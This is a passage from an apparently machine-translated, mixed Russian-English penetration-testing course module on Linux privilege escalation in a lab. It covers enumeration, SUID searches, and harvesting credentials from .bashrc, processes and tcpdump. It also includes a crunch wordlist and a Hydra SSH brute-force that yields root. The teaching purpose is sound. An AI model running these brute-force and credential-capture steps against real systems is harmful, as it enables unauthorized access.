drwxr-xr-x   2 root root 4.0K Aug 16 04:17 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder

/etc/cron.monthly:
total 24K
drwxr-xr-x   2 root root 4.0K Aug 16 04:25 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  313 May 19  2019 0anacron

/etc/cron.weekly:
total 28K
drwxr-xr-x   2 root root 4.0K Aug 16 04:26 .
drwxr-xr-x 120 root root  12K Aug 18 12:37 ..
-rw-r--r--   1 root root  102 Oct 11  2019 .placeholder
-rwxr-xr-x   1 root root  312 May 19  2019 0anacron
-rwxr-xr-x   1 root root  813 Feb 10  2019 man-db
joe@debian-privesc:~$
```

Листинг 11 - Перечисление всех cron jobs

Перечисляя содержимое directory, мы замечаем several tasks, scheduled to run daily.

Стоит отметить, что системные администраторы часто добавляют свои запланированные задачи в файл `/etc/crontab`. Эти задачи нужно внимательно проверять на небезопасные разрешения файлов, поскольку большинство заданий в этом конкретном файле будут запускаться от root. Чтобы просмотреть запланированные задания текущего пользователя, можно запустить **crontab** с параметром `-l`.

```
joe@debian-privesc:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
```

```
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all унашего пользователя accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
```

Листинг 12 - Перечисление cron jobs текущего пользователя

В выводе выше присутствуют только закомментированные инструкции, то есть cron job для пользователя *joe* не настроена. Однако если попытаться выполнить ту же команду с префиксом **sudo**, мы обнаружим, что скрипт резервного копирования запланирован на запуск каждую минуту.

```
joe@debian-privesc:~$ sudo crontab -l
[sudo] password for joe:
# Edit this file to introduce tasks to be run by cron.
...
# m h  dom mon dow   command

* * * * * /bin/bash /home/joe/.scripts/user_backups.sh
```

Листинг 13 - Листинг cron jobs for the root user

Вывод cron jobs using sudo раскрывает jobs, которые выполняются пользователем *root*. В этом примере он показывает backup script, работающий как root. Если у этого файла слабые разрешения, возможно, мы сможем использовать его, чтобы повысить привилегии.

Как мы узнаем позже в этом модуле, пользователь *joe* получил конкретное разрешение sudo только на перечисление cron-задач, выполняющихся от root. Одним этим разрешением нельзя злоупотребить для получения root-оболочки.

В какой-то момент нам может потребоваться использовать эксплойт, чтобы повысить локальные привилегии. В этом случае наш поиск рабочего эксплойта начинается с перечисления всех установленных приложений и фиксации версии каждого. Эту информацию можно использовать для поиска подходящего эксплойта.

Ручной поиск этой информации может быть очень трудоемким и неэффективным, поэтому в следующем разделе мы узнаем, как автоматизировать этот процесс. Однако нам нужно знать, как вручную запрашивать установленные packages, поскольку это нужно, чтобы подтвердить информацию, полученную во время предыдущих шагов enumeration.

Linux-based systems используют variety of package managers. Например, Debian-based Linux distributions, как в нашей lab, используют *dpkg*,18 a Red Hat-based systems используют *rpm*.

Чтобы list applications installed by dpkg на нашей Debian system, можно использовать **dpkg -l**.

```
joe@debian-privesc:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name                                  Version                                      Architecture
    Description
+++-=====================================-============================================-============
    ================================================================================
ii  accountsservice                       0.6.45-2                                     amd64        query and
    manipulate учетной записи пользователя information
ii  acl                                   2.2.53-4                                     amd64        access
    control list - utilities
```

```
ii  adduser                              3.118                                   all          add and
    remove users and groups
ii  adwaita-icon-theme                   3.30.1-1                                all          default
    icon theme of GNOME
ii  aisleriot                            1:3.22.7-2                              amd64        GNOME
    solitaire card game collection
ii  alsa-utils                           1.1.8-2                                 amd64        Utilities
    for configuring and using ALSA
ii  anacron                              2.3-28                                  amd64        cron-like
    program that doesn't go by time
ii  analog                               2:6.0-22                                amd64        web
    server log analyzer
ii  apache2                              2.4.38-3+deb10u7                        amd64        Apache
    HTTP Server
ii  apache2-bin                          2.4.38-3+deb10u7                        amd64        Apache
    HTTP Server (modules and other binary files)
ii  apache2-data                         2.4.38-3+deb10u7                        all          Apache
    HTTP Server (common files)
ii  apache2-doc                          2.4.38-3+deb10u7                        all          Apache
    HTTP Server (on-site documentation)
ii  apache2-utils                        2.4.38-3+deb10u7                        amd64        Apache
    HTTP Server (utility programs for веб-серверов)
...
```

Листинг 14 - Листинг all installed packages on a Debian Linux операционная система

Это подтверждает то, что мы ожидали earlier from enumerating listening ports: Debian 10 machine действительно running a web server. В этом случае это Apache2.

Как мы ранее упоминали, файлы с недостаточными ограничениями доступа могут создать уязвимость, которая может дать атакующему повышенные привилегии. Чаще всего это происходит, когда атакующий может изменять scripts или бинарные файлы, выполняемые в контексте привилегированной учетной записи.

Чувствительные файлы, доступные для чтения непривилегированному пользователю, также могут содержать важную информацию, например hard-coded credentials для базы данных или сервисной учетной записи, работающей с более высокими привилегиями.

Поскольку вручную проверять разрешения каждого файла и каталога непрактично, нужно максимально автоматизировать эту задачу. Для начала можно использовать **find**, чтобы определить файлы с небезопасными разрешениями.

В примере ниже мы ищем каждый каталог на целевой системе, доступный для записи текущему пользователю. Мы будем искать по всему корневому каталогу (*/*) и использовать аргумент `-writable`, чтобы указать интересующий нас атрибут. Также можно использовать **-type d**, чтобы находить каталоги, и отфильтровать ошибки с `>/dev/null`:

```
joe@debian-privesc:~$ find / -writable -type d 2>/dev/null
..
/home/joe
/home/joe/Videos
/home/joe/Templates
/home/joe/.local
/home/joe/.local/share
/home/joe/.local/share/sounds
/home/joe/.local/share/evolution
/home/joe/.local/share/evolution/tasks
/home/joe/.local/share/evolution/tasks/system
/home/joe/.local/share/evolution/tasks/trash
/home/joe/.local/share/evolution/addressbook
/home/joe/.local/share/evolution/addressbook/system
/home/joe/.local/share/evolution/addressbook/system/photos
/home/joe/.local/share/evolution/addressbook/trash
/home/joe/.local/share/evolution/mail
/home/joe/.local/share/evolution/mail/trash
/home/joe/.local/share/evolution/memos
```

```
/home/joe/.local/share/evolution/memos/system
/home/joe/.local/share/evolution/memos/trash
/home/joe/.local/share/evolution/calendar
/home/joe/.local/share/evolution/calendar/system
/home/joe/.local/share/evolution/calendar/trash
/home/joe/.local/share/icc
/home/joe/.local/share/gnome-shell
/home/joe/.local/share/gnome-settings-daemon
/home/joe/.local/share/keyrings
/home/joe/.local/share/tracker
/home/joe/.local/share/tracker/data
/home/joe/.local/share/folks
/home/joe/.local/share/gvfs-metadata
/home/joe/.local/share/applications
/home/joe/.local/share/nano
/home/joe/Downloads
/home/joe/.scripts
/home/joe/Pictures
/home/joe/.cache

...
```

Листинг 15 - Листинг all world writable directories

Как показано выше, несколько directories выглядят world-writable, включая directory `/home/joe/.scripts`, где находится cron script, который мы нашли ранее. Это определенно требует дальнейшего исследования.

Продвинемся дальше с перечислением. На большинстве систем диски автоматически монтируются при загрузке. Из-за этого легко забыть про несмонтированные диски, которые могут содержать ценную информацию. Нам всегда следует искать несмонтированные диски, и если они существуют, проверять разрешения монтирования.

На Linux-based systems можно использовать **mount**, чтобы list all mounted filesystems. Кроме того, file `/etc/fstab` lists all drives, которые будут mounted at boot time.

```
joe@debian-privesc:~$ cat /etc/fstab
...
UUID=60b4af9b-bc53-4213-909b-a2c5e090e261 /               ext4    errors=remount-ro 0       1
# swap was on /dev/sda5 during installation
UUID=86dc11f3-4b41-4e06-b923-86e78eaddab7 none            swap    sw              0       0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

joe@debian-privesc:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1001064k,nr_inodes=250266,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=204196k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2 (rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
...
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=25,pgrp=1,timeout=0,minproto=5,maxproto=5,
    direct,pipe_ino=10550)
mqueue on /dev/mqueue type mqueue (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,pagesize=2M)
tmpfs on /run/user/117 type tmpfs (rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=117,gid=124)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
```

Листинг 16 - Листинг content of /etc/fstab and all mounted drives

Вывод показывает swap partition и primary ext4 disk этой системе Linux.

Помните, что системный администратор мог использовать пользовательские конфигурации или скрипты для монтирования дисков, не перечисленных в файле `/etc/fstab`. Поэтому хорошая практика — не только проверять `/etc/fstab`, но также собирать информацию о смонтированных дисках с помощью **mount**.

Кроме того, можно использовать **lsblk**, чтобы view all available disks.

```
joe@debian-privesc:~$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   32G  0 disk
|-sda1   8:1    0   31G  0 part /
|-sda2   8:2    0    1K  0 part
`-sda5   8:5    0  975M  0 part [SWAP]
sr0     11:0    1 1024M  0 rom
```

Листинг 17 - Листинг all available drives using lsblk

Мы заметим, что диск *sda* состоит из трех разных пронумерованных разделов. В некоторых ситуациях показ информации для всех локальных дисков в системе может раскрыть разделы, которые не смонтированы. В зависимости от конфигурации системы (или неправильной конфигурации) мы затем, возможно, сможем смонтировать эти разделы и поискать интересные документы, учетные данные или другую информацию, которая может позволить повысить привилегии или получить более устойчивую точку опоры в сети.

Другая распространенная техника повышения привилегий включает эксплуатацию драйверов устройств и модулей ядра. Мы изучим фактические тактики эксплуатации позже в этом модуле, но сначала рассмотрим важные техники перечисления.

Поскольку эта technique relies on matching vulnerabilities with corresponding exploits, нам нужно gather list of drivers и kernel modules, loaded on target. Мы можем enumerate loaded kernel modules, используя **lsmod** без additional arguments.

```
joe@debian-privesc:~$ lsmod
модуле                  Size  Used by
binfmt_misc            20480  1
rfkill                 28672  1
sb_edac                24576  0
crct10dif_pclmul       16384  0
crc32_pclmul           16384  0
ghash_clmulni_intel    16384  0
vmw_balloon            20480  0
...
drm                   495616  5 vmwgfx,drm_kms_helper,ttm
libata                270336  2 ata_piix,ata_generic
vmw_pvscsi             28672  2
scsi_mod              249856  5 vmw_pvscsi,sd_mod,libata,sg,sr_mod
i2c_piix4              24576  0
button                 20480  0
```

Листинг 18 - Листинг loaded drivers

Когда мы собрали список загруженных модулей и определили те, о которых хотим больше информации, например **libata** в примере выше, можно использовать **modinfo**, чтобы узнать больше о конкретном модуле. Следует отметить, что этот инструмент требует полного пути для запуска.

```
joe@debian-privesc:~$ /sbin/modinfo libata
filename:       /lib/modules/4.19.0-21-amd64/kernel/drivers/ata/libata.ko
version:        3.00
license:        GPL
description:    Library module for ATA devices
```

```
author:         Jeff Garzik
srcversion:     00E4F01BB3AA2AAF98137BF
depends:        scsi_mod
retpoline:      Y
intree:         Y
name:           libata
vermagic:       4.19.0-21-amd64 SMP mod_unload modversions
sig_id:         PKCS#7
signer:         Debian Secure Boot CA
sig_key:        4B:6E:F5:AB:CA:66:98:25:17:8E:05:2C:84:66:7C:CB:C0:53:1F:8C
...
```

Листинг 19 - Вывод дополнительной информации о модуле

Когда мы obtained list of drivers и их versions, мы лучше positioned to find any relevant exploits.

Позже в этом модуле мы изучим various methods of повышение привилегий. Однако есть несколько specific enumerations, которые следует cover в этом разделе, поскольку они могут reveal interesting "shortcuts" to повышение привилегий.

Помимо прав файлов *rwx*, описанных ранее, к исполняемым файлам относятся еще два специальных права: *setuid* и *setgid*. Они обозначаются буквой "s".

Если эти два права установлены, заглавная или строчная "s" появится в разрешениях. Это позволяет текущему пользователю выполнять файл с правами *владельца* (setuid) или *группы владельца* (setgid).

При запуске исполняемый файл обычно наследует разрешения пользователя, который его запускает. Однако если установлены SUID-разрешения, бинарный файл будет выполняться с разрешениями владельца файла. Это означает, что если у бинарного файла установлен SUID-бит и файл принадлежит root, любой локальный пользователь сможет выполнить этот бинарный файл с повышенными привилегиями.

Когда пользователь или автоматизированный системный скрипт запускает SUID-приложение, оно наследует UID/GID своего инициирующего скрипта: это известно как effective UID/GID (eUID, eGID), то есть фактический пользователь, которого ОС проверяет для выдачи разрешений на заданное действие.

Любой пользователь, которому удается подменить setuid root program так, чтобы вызвать команду по своему выбору, фактически выдает себя за root-пользователя и получает все права в системе. Тестировщики на проникновение регулярно ищут такие файлы, когда получают доступ к системе, как способ повышения привилегий.

Можно использовать **find**, чтобы искать бинарные файлы с SUID. В этом случае мы начинаем поиск в корневом каталоге (*/*), ищем файлы (**-type f**) с установленным битом SUID (**-perm -u=s**) и отбрасываем все сообщения об ошибках (`>/dev/null`):

```
joe@debian-privesc:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/ntfs-3g
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/bwrap
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/eject/dmcrypt-get-device
```

```
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
```

Листинг 20 - Поиск файлов с SUID

В этом случае команда нашла несколько SUID-бинарников. Эксплуатация SUID-бинарников будет различаться в зависимости от нескольких факторов. Например, если бы `/bin/cp` (команда *copy*) был SUID, мы могли бы копировать и перезаписывать чувствительные файлы, такие как `/etc/passwd`.

Comprehensive list Linux повышение привилегий techniques можно найти в compendium от g0tmi1k, а также в других,25 более up-to-date resources.

Рассмотрев main concepts behind manually enumerating системе Linuxs for повышение привилегий techniques, в upcoming section мы узнаем, как automate the process in bulk.

(Linux man-pages project, 2019), man7.org

(Wikipedia, 2022), en.wikipedia.org

(Peter Tobias, 2003), linux.die.net

(Wikipedia, 2022), en.wikipedia.org

(David MacKenzie, 2003), linux.die.net

(Linux man-pages project, 2018), man7.org

(Linus Åkesson, 2018), linusakesson.net

(Fred N. van Kempen, 2003), linux.die.net

(Linux man-pages project, 2011), man7.org

(Phil Blundell, 2003), linux.die.net

(Linux man-pages project, 2008), man7.org

(Bernd Eckenfels, 2003), linux.die.net

(Linux man-pages project, 2019), man7.org

(Herve Eychenne, 2003), linux.die.net

(Debian, SPI Inc., 2023), packages.debian.org

(Netfilter Core Team, 2023), netfilter.org

(Wikipedia, 2019), en.wikipedia.org

(Linux.die.net, 2003), linux.die.net

(Marc Ewing, 2003), linux.die.net

(Linux man-pages project, 2019), man7.org

(Linux.die.net, 2003), linux.die.net

(Geek University, 2019), geek-university.com

(Linux.die.net, 2003), linux.die.net

(G0tmi1k, 2011), blog.g0tmi1k.com

(Swissky, 2022), https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Linux - Privilege Escalation.md

(Carlos Polop, 2022), book.hacktricks.xyz

1. Подключитесь к VM 1 с предоставленными учетными данными и повторите техники ручного перечисления, рассмотренные в этом разделе. Изучите сведения об ОС цели и данные о выпуске. Какое кодовое имя у дистрибутива Linux
2. Какой параметр *crontab* нужен, чтобы вывести список всех заданий cron для текущего пользователя
3. Как называется унаследованный UID, который позволяет заданному бинарному файлу выполняться с root permissions, даже когда он запущен пользователем с более низкими привилегиями
4. Подключитесь к VM 2 с предоставленными учетными данными. Flag находится внутри одного из SUID-бинарников, доступных в системе.

Как мы узнали в previous section, системе Linuxs содержат wealth of information, которую можно использовать для дальнейших атаках. Однако collecting this detailed information manually может быть довольно time-consuming. К счастью, можно использовать various scripts, чтобы automate this process.

Чтобы получить начальную baseline целевой системы, можно использовать *unix-privesc-check* на UNIX derivatives, таких как Linux. Этот Bash-скрипт предустановлен на нашей локальной Kali-машине в `/usr/bin/unix-privesc-check` и выполняет ряд проверок, чтобы найти любые неправильные настройки системы, которыми можно злоупотребить для локального повышения привилегий. Мы можем просмотреть сведения об инструменте, запустив скрипт без аргументов.

```
kali@kali:~$ unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
локальных пользователей to повышать привилегии.
...
```

Листинг 21 - Запуск unix_privesc_check

Как показано в листинге выше, скрипт поддерживает режимы "standard" и "detailed". Судя по предоставленной информации, стандартный режим выполняет оптимизированный по скорости процесс и должен давать меньше ложных срабатываний. Поэтому в следующем примере мы передадим скрипт на целевую систему и используем стандартный режим, чтобы перенаправить весь вывод в файл `output.txt`.

```
joe@debian-privesc:~$ ./unix-privesc-check standard > output.txt
```

Листинг 22 - Запуск unix_privesc_check

Скрипт выполняет множество проверок разрешений на распространённых файлах. Например, следующий фрагмент показывает конфигурационные файлы, доступные для записи пользователям без прав root:

```
Checking for writable config files
##########################################
    Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow
```

Листинг 23 - Файлы конфигурации, доступные для записи по данным unix_privesc_check

Этот вывод показывает, что любой пользователь в системе может редактировать `/etc/passwd`. Это довольно существенно, поскольку позволяет атакующим легко повышать привилегии2 или создавать пользовательские учетные записи на цели. Мы покажем это позже в модуле.

Есть много других tools worth mentioning, специально tailored для Linux повышение привилегий information gathering, включая *LinEnum* и *LinPeas*,4 которые actively developed и enhanced over recent years.

Хотя эти инструменты выполняют множество автоматизированных проверок, следует помнить, что каждая система отличается, и уникальные разовые изменения системы часто будут пропущены инструментами такого типа. Поэтому важно проверять уникальные конфигурации, которые можно поймать только вручную, как показано в предыдущем разделе.

В следующем учебном блоке мы узнаем, как действовать на основе информации, полученной через перечисление, чтобы повысить привилегии.

(Pentest Money, 2019), pentestmonkey.net

(Raj Chandel, 2018), hackingarticles.in

(Rebootuser. 2022), github.com

(Polop. 2022), github.com

1. Подключитесь к VM 1 с предоставленными учетными данными и запустите *unix-privesc-check* в стандартном режиме. Флаг находится внутри файла, который обычно не должен быть доступен для записи всем.

17.2. Exposed Confidential Information

Этот учебный блок охватывает следующие учебные цели:

• Понимать файлы истории пользователя
• Inspect user trails для credential harvesting
• Inspect system trails для credential harvesting

В этом учебном блоке мы рассмотрим, как файлы истории пользователей и служб составляют начальный этап повышения привилегий, часто ведущий к желаемому результату.

Как теста на проникновениеers, мы часто time-constrained during проектах. По этой причине сначала следует focus our efforts on легко обнаруживаемые проблемы.

Одна такая цель — файлы истории пользователей. Эти файлы часто содержат пользовательскую активность в открытом виде, которая может включать чувствительную информацию, например пароли или другие материалы аутентификации.

На системе Linuxs applications frequently store user-specific configuration files и subdirectories внутри user's home directory. Эти files часто называются *dotfiles*, потому что prepended с period. Prepended dot character instructs system not display these files при inspection basic listing commands.

Один пример dotfile — **.bashrc**. Bash-скрипт **.bashrc** выполняется, когда новое окно терминала открывается из существующей login-сессии или когда новый экземпляр shell запускается из существующей login-сессии. Изнутри этого скрипта можно указать дополнительные переменные окружения, которые будут автоматически задаваться при каждом запуске новой shell пользователя.

Иногда системные администраторы хранят учетные данные в переменных окружения как способ взаимодействия с пользовательскими скриптами, требующими аутентификации.

Просматривая нашу целевую машину Debian, мы заметим необычную запись переменной окружения:

```
joe@debian-privesc:~$ env
...
XDG_SESSION_CLASS=user
TERM=xterm-256color
SCRIPT_CREDENTIALS=lab
USER=joe
LC_TERMINAL_VERSION=3.4.16
SHLVL=1
XDG_SESSION_ID=35
LC_CTYPE=UTF-8
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.118.2 59808 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
MAIL=/var/mail/joe
SSH_TTY=/dev/pts/1
OLDPWD=/home/joe/.cache
_=/usr/bin/env
```

Листинг 24 - Inspecting Environment Variables

Интересно, что переменная *SCRIPT_CREDENTIALS* содержит значение, напоминающее пароль. Чтобы подтвердить, что мы имеем дело с постоянной переменной, нужно проверить конфигурационный файл **.bashrc**.

```
joe@debian-privesc:~$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
export SCRIPT_CREDENTIALS="lab"
HISTCONTROL=ignoreboth
...
```

Листинг 25 - Inspecting .bashrc

Из листинга выше мы можем подтвердить, что переменная, содержащая пароль, экспортируется при запуске оболочки пользователя.

Хранение пароля в открытом виде внутри переменной окружения не считается безопасной практикой. Для безопасной аутентификации с интерактивным скриптом рекомендуется использовать аутентификацию по открытому ключу и защищать приватные ключи парольными фразами.

Сначала попробуем повышать привилегии, напрямую введя newly-discovered password.

```
joe@debian-privesc:~$ su - root
Password:

root@debian-privesc:~# whoami
root
```

Листинг 26 - Получение пользователя root с утекшими учетными данными

Поскольку мы успешно получили привилегии root, теперь попробуем другой маршрут повышения привилегий, который основан на найденных учетных данных в переменной окружения.

Вместо прямой цели в виде учетной записи root мы могли бы попробовать получить доступ к пользователю *eve*, которого обнаружили в предыдущем разделе.

С нашим знанием учетных данных из скрипта можно попробовать построить пользовательский словарь, производный от известного пароля, для перебора учетной записи *eve*.

Мы можем сделать это с помощью инструмента командной строки **crunch**, чтобы сгенерировать пользовательский словарь. Установим минимальную и максимальную длину в 6 символов, зададим шаблон параметром `-t`, затем жестко укажем первые три символа как **Lab**, после которых идут три цифры.

```
kali@kali:~$ crunch 6 6 -t Lab%%% > wordlist
```

Листинг 27 - Генерация словаря для brute-force-атаки

Затем можно verify content generated wordlist:

```
kali@kali:~$ cat wordlist
Lab000
Lab001
Lab002
Lab003
Lab004
Lab005
Lab006
Lab007
Lab008
Lab009
...
```

Листинг 28 - Проверка содержимого словаря

Поскольку SSH-сервер доступен на целевой машине, можно попытаться выполнить удаленную brute force attack через Hydra. Мы передаем целевое имя пользователя параметром `-l`, наш wordlist параметром `-P`, IP-адрес цели и, наконец, **ssh** как целевой протокол. Также включим `-V`, чтобы повысить подробность вывода.

```
kali@kali:~$ hydra -l eve -P wordlist  192.168.50.214 -t 4 ssh -V
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
    organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-23 14:30:44
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000 login tries (l:1/p:1000), ~250 tries per task
[DATA] attacking ssh://192.168.50.214:22/
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab000" - 1 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab001" - 2 of 1000 [child 1] (0/0)
```

```
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab002" - 3 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab003" - 4 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab004" - 5 of 1000 [child 2] (0/0)
...
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab120" - 121 of 1000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab121" - 122 of 1000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab122" - 123 of 1000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.214 - login "eve" - pass "Lab123" - 124 of 1000 [child 1] (0/0)
[22][ssh] host: 192.168.50.214   login: eve   password: Lab123
1 of 1 target successfully completed, 1 valid password found
```

Листинг 29 - Успешный подбор пароля eve

Наша hydra brute forcing attack succeeded, и теперь мы можем directly log in to целевой машине with eve's credentials via SSH:

```
kali@kali:~$ ssh eve@192.168.50.214
eve@192.168.50.214's password:
Linux debian-privesc 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64
...
eve@debian-privesc:~$
```

Листинг 30 - Успешный вход под пользователем eve

После входа как *eve* можно проверить, работаем ли мы как привилегированный пользователь, перечислив возможности sudo командой **sudo -l**.

```
eve@debian-privesc:~$ sudo -l
[sudo] password for eve:
Matching Defaults entries for eve on debian-privesc:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User eve may run the following commands on debian-privesc:
    (ALL : ALL) ALL
```

Листинг 31 - Inspecting sudo capabilities

Поскольку *eve*, похоже, является административной учетной записью, мы обнаруживаем, что он может запускать любую команду как привилегированный пользователь. Это означает, что можно повыситься напрямую до root, запустив *i* через sudo и передав учетные данные eve.

```
eve@debian-privesc:~$ sudo -i
[sudo] password for eve:

root@debian-privesc:/home/eve# whoami
root
```

Листинг 32 - Повышение привилегий до root

Отлично! Нам удалось повысить привилегии и получить административный доступ другим путем. В следующем разделе мы узнаем, как повышать привилегии, собирая учетные данные системных сервисов.

(Arch Linux, 2022), wiki.archlinux.org

1. Подключитесь к VM 1 и повторите шаги, изученные в этом разделе. Какая команда используется, чтобы вывести список *sudoer* capabilities для заданного пользователя
2. Подключитесь к VM 2 с предоставленными учетными данными и попробуйте получить флаг, который находится в файле другого пользователя.

System *daemons* - это Linux services, spawned at boot time to perform specific operations без user interaction. Linux servers часто configured to host numerous daemons, например SSH, веб-серверов и databases.

System administrators часто rely on custom daemons для execute ad-hoc tasks и иногда neglect security best practices.

В рамках усилий по перечислению нам следует изучить поведение запущенных процессов, чтобы искать любые аномалии, которые могут привести к повышению привилегий.

В отличие от Windows systems, в Linux мы можем list information about higher-privilege processes, например those running inside *root* user context.

Мы можем перечислить все запущенных процессов командой *ps*, и поскольку она делает только одиночный снимок активных процессов, можно обновлять ее командой *watch*. В следующем примере мы будем запускать команду **ps** каждую секунду через утилиту **watch** и фильтровать результаты через **grep** по вхождению слова "pass".

```
joe@debian-privesc:~$ watch -n 1 "ps -aux | grep pass"
...

joe      16867  0.0  0.1   6352  2996 pts/0    S+   05:41   0:00 watch -n 1 ps -aux | grep pass
root     16880  0.0  0.0   2384   756          S    05:41   0:00 sh -c sshpass -p 'Lab123' ssh  -t eve@127.0.0.
    1 'sleep 5;exit'
root     16881  0.0  0.0   2356  1640          S    05:41   0:00 sshpass -p zzzzzz ssh -t eve@127.0.0.1 sleep
    5;exit
...
```

Листинг 33 - Сбор учетных данных из активных процессов

В Выводе 33 мы замечаем, что администратор настроил системный демон, подключающийся к локальной системе с учетными данными eve в открытом виде. Самое важное: то, что процесс запущен как *root*, не мешает нам проверять его активность.

Еще один более holistic angle, который следует учитывать при enumerating for повышение привилегий, - verify, есть ли у нас rights для capture сетевого трафика.

tcpdump - это фактический стандарт командной строки для захвата пакетов, и он требует административного доступа, поскольку работает с raw-сокетами. Однако нередко учетные записи IT-персонала получают эксклюзивный доступ к этому инструменту для устранения неполадок.

Чтобы проиллюстрировать концепцию, можно запустить tcpdump как пользователь *joe*, которому выданы конкретные разрешения sudo на его запуск.

tcpdump нельзя run без sudo permissions. Это потому, что ему нужно set up raw-сокетам, чтобы capture traffic, а это privileged operation.

Попробуем capture traffic внутрь и наружу loopback-интерфейсу, затем dump its content в ASCII с parameter `-A`. В конечном счете мы хотим filter any traffic containing keyword "pass".

```
joe@debian-privesc:~$ sudo tcpdump -i lo -A | grep "pass"
[sudo] password for joe:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...{...zuser:root,pass:lab -
...5...5user:root,pass:lab -
```

Листинг 34 - Использование tcpdump для перехвата паролей

